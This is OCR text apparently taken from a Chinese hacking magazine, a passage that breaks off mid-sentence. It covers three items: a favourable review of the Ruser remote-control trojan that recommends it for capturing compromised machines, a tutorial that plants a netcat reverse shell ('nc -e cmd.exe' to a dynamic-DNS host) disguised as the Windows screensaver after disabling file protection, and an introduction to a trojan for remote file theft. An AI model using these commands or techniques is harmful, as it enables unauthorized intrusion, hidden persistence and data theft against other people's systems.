


图5

4.系统管理

在上线列表里点击鼠标右键，就可以看到一个“系统管理”命令。点击该命令就可以在弹出的窗口执行进程管理、服务管理、窗口管理等远程操作。“进程管理”命令可以查看远程系统的当然进程，如果遇到隐藏的进程还会特别的用红色进行显示（图6），如果在管理进程的时候遇到可疑的进程可以利用“结束”命令来关闭它。




图6



图7

而“窗口管理”命令用于查看系统当前窗口打开运行的情况，通过右键中的“刷新”命令获取最新的窗口内容，而打开、关闭、隐藏等命令都可以通过右键实现。另外点击“服务管理”命令可以对NT内核的远程系统进行服务管理。还是通过“刷新”命令来获得最新的服务信息，通过右键来完成启动、停止、卸载等服务管理操作（图7）。点击右键中的“新建”命令，可以根据向导来创建一个全新的启动服务，这样可以非常方便的在远程系统留下一个Shift这样的后门程序。




图8

5.Telnet

Telnet命令就是我们常说的“远程终端”命令，通过它可以执行大量的终端管理操作以及本地操作命令。点击工具栏上的“Telnet”命令，在终端窗口里面就可以成功激活远程的命令提示符功能。在命令输入栏中键入命令后回车，木马就会让服务端程序在远程系统进行执行，最后将获得的信息再反馈到终端命令窗口（图8）。

三、总结

由于本次演示使用的是Ruser远控的试用版，所以只能对一些常见的控制命令进行感受。至于“记录远程终端密码”等命令，就只有付费用户才可以进行使用。不过就上面已经测试的这些控制命令来说，笔者觉得Ruser远控的表现还是非常不错的，所以要进行肉鸡捕捉的朋友，也可以考虑考虑使用它来进行远程管理。


（本文所涉及到的Ruser远控已收录到光盘中）

“屏保后门”之反弹cmdshell

swan

在得到服务器的时候，安装后门就是菜菜头痛的事情了，现在利用登陆界面调用系统程序的玩法已经不新奇了，今天介绍一种新的后门方法，我称之为“屏保”后门。

利用屏幕程序（*.scr）是可当成是执行程序以及可以设置在特定的时候运行，实现自启动以及定时调用外部程序。我们利用免杀的NC来替换屏幕保护程序反弹一个CMDSHELL来说明其后门的运用。


图1

首先在本地C盘监听8000端口，**nc -v -l -p 8000**，如图1。接着是肉机的机子了，这次我是本地测试，测试地F盘，**nc -e cmd.exe swan7110.3322.org 8000**，如图2，意思是将本地CMD命令反弹到指定地点，这里是




图 2




图 3



图 4

反弹到我的动态域名，类似木马的反向连接，它不会被大多数防火墙拦截！按下回车后，很快的在 C 盘的 DOS 窗口就看到连接情况了，如图 3。

假如服务器可以频繁连接问题就好解决了，可是如何频繁连接呢？服务器不像普通用户的电脑每天都重启一次，其实频繁启动的方法很多，比如用另一个程序（如 *．VBS）来指定其运行，或者利用 AT 命令，但缺点是会在任务管理器多出进程名称，或者会因为在服务器重新启动的时候再次调用后门程序！假设我们已经得到了服务器的控制权，在其桌面右键属性选择“屏幕保护程序”，找到其下拉菜单，看一下屏幕保护有没有运行，设置时间是多少。

接下来就是替换屏幕程序了，先要搞清楚现在运行的屏幕程序是什么名称，不知道的话在 C:\WINDOWS\system32\ 下搜一下 *.scr，确定你要调用的是哪个文件名，如上图“空白”的文件名为 scrnsave.scr，现在横刀直入 C:\WINDOWS\system32\ 查找此文件，然后用你的后门程序代替，为了解决系统的文件的保护功能，最简单方法的就是关闭 CryptSvc 服务，可以把启动类型更改为“手动”类型或者在 DOS 下关闭，替换文件后最好重新开启服务，如图 5、图 6。




图 5



图 6

接下来的只要利用批处理潜行者把如下内容的批处理文件先变成以 EXE 结尾的：

```
@ehco off
@start scrnsavebak.scr ：把指定的屏幕重命名 scrnsavebak.scr 放在同目录下，假如服务器本身就开着屏幕保护功能的话，这样更不容易漏出马脚。
@ nc -e cmd.exe swan7110.3322.org 8000 ：事先把NC放在与屏幕保护的同目录下
@exit ：避免任务进程多出很多名为 CMD.exe 的进程
```

然后重名为 scrnsave.scr 放在 C:\WINDOWS\system32 下，这样当在 10 分钟后（自定），就可以用 NC 连接到这台服务器了，这样一个隐蔽的服务器后门就打造完毕了，以后只要在本地更新一下动态域名，等到其屏幕保护时间一到，就可以重新让肉鸡找回自己的“黑家”，当我们连接上时，服务器还在屏幕保护状态，NC.exe 也在运行，感觉不错吧。此处仅仅用了 NC 反弹 CMDSHELL 以及屏幕保护程序的特性巧妙地实现了定时提供一个 CMDSHELL 给目标主机的功能，其后门程序可以千变万化。（本文所涉及到的 nc 汉化版、XWDNSUP 已收录到光盘中）

远程文件搬运工——Remote File Transfer

痛并快乐着

以前国内有一款名为“网络神偷”的木马程序，在全新版本的设计中作者去掉了大量的附加功能，由此也让它成为一款远程磁盘文件的搬运工。今天我来为大家介绍一款功能相似的木马程序，我们从它的名称中就可以看出该木马的作用，它的名称就是“Remote File Transfer”。

我们知道通常的木马程序都是 C/S 结构的应用程序，要进行控制的话客户端程序和服务端程序协同工作，所以我们首先需要利用客户端程序来配置一个服务端程序。我们运行木马的客户端程序后点击菜单栏中的“生成”命令，在弹出的配置窗口进行相关消息的配置操作。大家只需要设置服务端程序连接的 IP 地址、连接端口、服务端程序 ID、以及服务端程序生成的文件名称、安装目录、启动名称等，如图 1。最后点击“生成”按钮即可生成我们配置的服务端程序，可以说整个配置信息过程非常的简单。




图 1

现在我们点击客户端程序中菜单栏的“设置”按钮，在弹出的窗口设置服务端程序连接所需的监听端口。接下来我们将服务端程序种植到远程计算机的系统中，等待它自动上线来连接我们的客户端程序，这样我们就可以进行远程磁盘文件的管理操作。当服务端程序成功上线后，我们可以在连接列表中看到很多远程计算机的相关消息，包括 IP 地址、用户名称、公司名称、操作系统。除此以外还可以显示出杀毒软件的名称，这在木马程序的信息中是不多见的，如图 2。




图 2

现在在连接列表上选择服务端并点击鼠标右键，然后在弹




图 3

出的菜单中选择“Explore”命令，接下来我们就可以在弹出的窗口进行相关的文件管理操作。首先在“文件管理”窗口中点击“列表”按钮，这样就可以成功获取远程系统中的磁盘列表信息。然后在磁盘列表中选择一个磁盘信息后，就可以在窗口中显示出该磁盘中的文件信息，如图3。接下来选择相应的文件后，就可以通过窗口下方的功能按钮进行文件管理操作，包括文件运行、生成目录、文件重命名、删除文件等。另外通过“上传文件”和“下载文件”命令，就可以轻松地实现文件在两台计算机中的传输文件。除此以外，我们还可以利用文件名称来对指定的